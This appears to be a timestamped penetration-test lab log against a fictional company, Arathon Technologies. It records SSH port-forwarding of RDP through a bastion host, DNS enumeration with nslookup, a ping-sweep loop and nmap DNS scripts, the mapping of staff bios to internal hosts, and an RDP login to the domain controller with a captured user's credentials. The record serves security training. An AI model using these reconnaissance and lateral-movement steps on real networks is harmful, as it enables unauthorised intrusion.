
Checked the bastion host and it seems that it does not have any RDP clients available on it. Have to either download it or forward the traffic via SSH to my machine and use rdp on it. Decided to go for the latter as I know SSH connections are working and other forms of connections might be blocked by firewall rules

12:23 - tried to establish a SSH local port forward with the bastion host to access 10.0.0.5's RDP connection
Command: sudo ssh -N -L 0.0.0.0:3389:10.0.0.5:3389 sshtun@18.210.159.19


12:28-12:34 - tried to connect using rdesktop but failed; Need CredSSP mentioned




12:46 - tried to connect using freerdp as I read that rdesktop has some issues with not having the latest security protocols. This time succeeded in connecting



We can see that there is nothing in kennyyap. Only know that there are Elastic Beats' Winlogbeat and packetbeat being utilised in the machine





13:53 - did a nslookup with arathontechnologies.com to see if I can identify the DNS server
Result:

```
C:\Users\kennyyap>nslookup
Default Server:  UnKnown
Address:  10.0.1.10

> www.arathontechnologies.com
Server:  UnKnown
Address:  10.0.1.10

Non-authoritative answer:
Name:    www.arathontechnologies.com
Address:  54.237.125.183
```

- Seems that 10.0.1.10 is our DNS Server
- Was not able to find this server; Only found 10.0.1.11 inside nmap scan

13:57 - did a ping Sweep on 10.0.1.0 subnet, similar to what I did on 10.0.0.0/24
Command: for a in $(seq 1 254); do (ping -c 1 10.0.1.$a | grep "bytes from" &) ; done;
Result:

```
sshtun@ip-10-0-2-5:~$ for a in $(seq 1 254); do (ping -c 1 10.0.1.$a | grep "bytes from" &) ; done;
64 bytes from 10.0.1.10: icmp_seq=1 ttl=128 time=1.66 ms
64 bytes from 10.0.1.11: icmp_seq=1 ttl=128 time=0.400 ms
```

13:53 - did more DNS Enumeration with nslookup on KennyYap Machine

```
C:\Users\kennyyap>nslookup
Default Server:  UnKnown
Address:  10.0.1.10

> set type=NS
> ArathonDomain
Server:  UnKnown
Address:  10.0.1.10

*** UnKnown can't find ArathonDomain: Non-existent domain
> ArathonDomain.internal
Server:  UnKnown
Address:  10.0.1.10

ArathonDomain.internal  nameserver = arathon-dc.ArathonDomain.internal
arathon-dc.ArathonDomain.internal       internet address = 10.0.1.10
>
```

```
arathon-dc.ArathonDomain.internal       internet address = 10.0.1.10
> set type=ANY
> ArathonDomain.internal
Server:  UnKnown
Address:  10.0.1.10

ArathonDomain.internal  internet address = 10.0.1.10
ArathonDomain.internal  nameserver = arathon-dc.ArathonDomain.internal
ArathonDomain.internal
        primary name server = arathon-dc.ArathonDomain.internal
        responsible mail addr = hostmaster.ArathonDomain.internal
        serial  = 2682
        refresh = 900 (15 mins)
        retry   = 600 (10 mins)
        expire  = 86400 (1 day)
        default TTL = 3600 (1 hour)
arathon-dc.ArathonDomain.internal       internet address = 10.0.1.10
>
```

- Noted that the machine name is arathon-dc
- Has a mail server called hostmaster

14:38 - Seeing that I am stuck trying to enumerate through the DNS, I decided to check via manual connection via RDP and looking at the certificates to identify the machines

First I tried to connect to 10.0.0.6. The result is the machine identified to be chuakaryong

```
[02:33:01:992] [61847:61848] [ERROR][com.freerdp.core] - rdp_set_error_info:freerdp_set_last_error_ex ERRINFO_DISCONNECTED_BY_OTH
kali@kali:~$ xfreerdp /u:kennyyap /d:ArathonDomain /v:localhost:3389
[02:35:44:679] [61887:61888] [INFO][com.freerdp.core] - freerdp_connect:freerdp_set_last_error_ex resetting error state
[02:35:44:680] [61887:61888] [INFO][com.freerdp.client.common.cmdline] - loading channelEx rdpdr
[02:35:44:680] [61887:61888] [INFO][com.freerdp.client.common.cmdline] - loading channelEx rdpsnd
[02:35:44:680] [61887:61888] [INFO][com.freerdp.client.common.cmdline] - loading channelEx cliprdr
[02:35:44:995] [61887:61888] [INFO][com.freerdp.primitives] - primitives autodetect, using optimized
[02:35:44:000] [61887:61888] [INFO][com.freerdp.core] - freerdp_tcp_is_hostname_resolvable:freerdp_set_last_error_ex resetting er
[02:35:44:000] [61887:61888] [INFO][com.freerdp.core] - freerdp_tcp_connect:freerdp_set_last_error_ex resetting error state
[02:35:45:040] [61887:61888] [WARN][com.freerdp.crypto] - Certificate verification failure 'unable to get local issuer certificate
[02:35:45:040] [61887:61888] [WARN][com.freerdp.crypto] - CN = chuakaryong.ArathonDomain.internal
[02:35:45:040] [61887:61888] [ERROR][com.freerdp.crypto] - The host key for localhost:3389 has changed
[02:35:45:041] [61887:61888] [ERROR][com.freerdp.crypto] - @@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
[02:35:45:041] [61887:61888] [ERROR][com.freerdp.crypto] - @    WARNING: REMOTE HOST IDENTIFICATION HAS CHANGED!     @
[02:35:45:041] [61887:61888] [ERROR][com.freerdp.crypto] - @@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
[02:35:45:041] [61887:61888] [ERROR][com.freerdp.crypto] - IT IS POSSIBLE THAT SOMEONE IS DOING SOMETHING NASTY!
[02:35:45:041] [61887:61888] [ERROR][com.freerdp.crypto] - Someone could be eavesdropping on you right now (man-in-the-middle atta
[02:35:45:041] [61887:61888] [ERROR][com.freerdp.crypto] - It is also possible that a host key has just been changed.
[02:35:45:041] [61887:61888] [ERROR][com.freerdp.crypto] - The fingerprint for the host key sent by the remote host is 45:73:a4:f4
:e4:a8:55
[02:35:45:041] [61887:61888] [ERROR][com.freerdp.crypto] - Please contact your system administrator.
[02:35:45:041] [61887:61888] [ERROR][com.freerdp.crypto] - Add correct host key in /home/kali/.config/freerdp/known_hosts2 to get
[02:35:45:041] [61887:61888] [ERROR][com.freerdp.crypto] - Host key for localhost has changed and you have requested strict checki
[02:35:45:041] [61887:61888] [ERROR][com.freerdp.crypto] - Host key verification failed.
!!!Certificate for localhost:3389 (RDP-Server) has changed!!!

New Certificate details:
        Common Name: chuakaryong.ArathonDomain.internal
        Subject:     CN = chuakaryong.ArathonDomain.internal
        Issuer:      CN = chuakaryong.ArathonDomain.internal
        Thumbprint:  45:73:a4:f4:c6:32:67:d7:88:af:d3:36:67:98:fb:12:46:bd:41:55:50:bd:d5:54:a5:bb:dc:0b:63:e4:a8:55

Old Certificate details:
        Subject:     CN = KennyYap.ArathonDomain.internal
        Issuer:      CN = KennyYap.ArathonDomain.internal
        Thumbprint:  8b:47:bf:05:fd:0e:14:6a:b9:df:c4:71:e4:4b:ce:9b:6d:c8:30:22:0f:6f:c6:83:db:7f:33:76:e5:8d:5d:2f

The above X.509 certificate does not match the certificate used for previous connections.
This may indicate that the certificate has been tampered with.
Please contact the administrator of the RDP server and clarify.
Do you trust the above certificate? (Y/T/N)
```

- This is similar to the naming convention of the KennyYap machine

- I can use this naming convention to test on the nslookup

  14:40-14:50 - Using nslookup to identify all the team names to see if I can identify all the machines

KENNY YAP

CEO

Kenny is co-founder/CEO at Arathon Technologies, where cutting-edge unmanned technology is brought to life. Before taking the leap into entrepreneurship, Kenny was an officer in SAF Air Force working on Unmanned Aerial Vehicles. He has a MSc in Engineering. Since young he likes to tinker. This is the reason why he started Arathon Technologies to conceptualise and innovate new uses on existing technologies.

CHUA KAR YONG

COO

Kar Yong is co-founder of Arathon Technologies. Kar Yong tackle real world problems by businesses and consumers with our unmanned systems and AI technologies. Kar Yong come from a diverse background consisting of software development, business development, government service, artificial intelligence, and telecommunications.

MARY LOW

GENERAL MANAGER

Mary is a dedicated leader who is the backbone of Arathon Technologies. She is now holding the concurrent roles of Human Resource and Finance to ensure the work flow in Arathon Technologies is efficient.

HO TENG HOON

PROJECT MANAGER

Teng Hoon worked in research project manager for more than 10 years with ST Engineering. He now lead a team of young engineers to customise unmanned robotics for advanced applications ranging landscape surveying, long endurance drones, and machine vision.

SIM SOK YONG

SOFTWARE ENGINEER

Sok Yong is a passionate software engineer who like challenges. He customised sensor systems on drones and unmanned vehicles to identify customer's defined targets.

FOO WAI YEE

ENGINEER

Wai Yee specialised in robotic control. He has been building drones during secondary schools in robotic clubs. He works on the remote control interface between the mechanical parts of the drones and robots to accomplish more precise control for the operator.

HENG CHENG SIANG


ENGINEER

Cheng Siang developed geospatial web applications in his university final year project. He implements geospatial algorithm for the unmanned system. As a fast learner, he now tinkers with the sensors to recognise geospatial features for higher precision in geolocation of drones.

Results:

Select Command Prompt - nslookup


```
> chuakaryong.ArathonDomain.internal
Server:  UnKnown
Address:  10.0.1.10

Name:    chuakaryong.ArathonDomain.internal
Address:  10.0.0.6

> kennyyap.ArathonDomain.internal
Server:  UnKnown
Address:  10.0.1.10

Name:    kennyyap.ArathonDomain.internal
Address:  10.0.0.5

> marylow.ArathonDomain.internal
Server:  UnKnown
Address:  10.0.1.10

Name:    marylow.ArathonDomain.internal
Address:  10.0.0.11

> hotenghoon.ArathonDomain.internal
Server:  UnKnown
Address:  10.0.1.10

Name:    hotenghoon.ArathonDomain.internal
Address:  10.0.0.7

> simsokyong.ArathonDomain.internal
Server:  UnKnown
Address:  10.0.1.10

Name:    simsokyong.ArathonDomain.internal
Address:  10.0.0.8

> foowaiyee.ArathonDomain.internal
Server:  UnKnown
Address:  10.0.1.10

Name:    foowaiyee.ArathonDomain.internal
Address:  10.0.0.9
```



We can identify the following machines:


- 10.0.0.5 - KennyYap
- 10.0.0.6 - ChuaKarYong
- 10.0.0.7 - HoTengHoon
- 10.0.0.8 - SimSokYong
- 10.0.0.9 - FooWaiYee
- 10.0.0.10 - HengChengSiang
- 10.0.0.11 - MaryLow

15:06 - Still need to find out the machine of 10.0.1.11, and the other machines in the 10.0.0.0 subnet so am seeing if there are any NSE scripts regarding dns that I can use towards 10.0.1.10
Command: **nmap -Pn --script *dns* 10.0.1.10**
15:16 - Scan completed
Result:




- Port scan reveals it has LDAP; Might be AD?
- Has RDP port available - will try to login with KennyYap's Credentials


15:23 - Entered 10.0.1.10 (Arathon-DC) via RDP using KennyYap's credentials




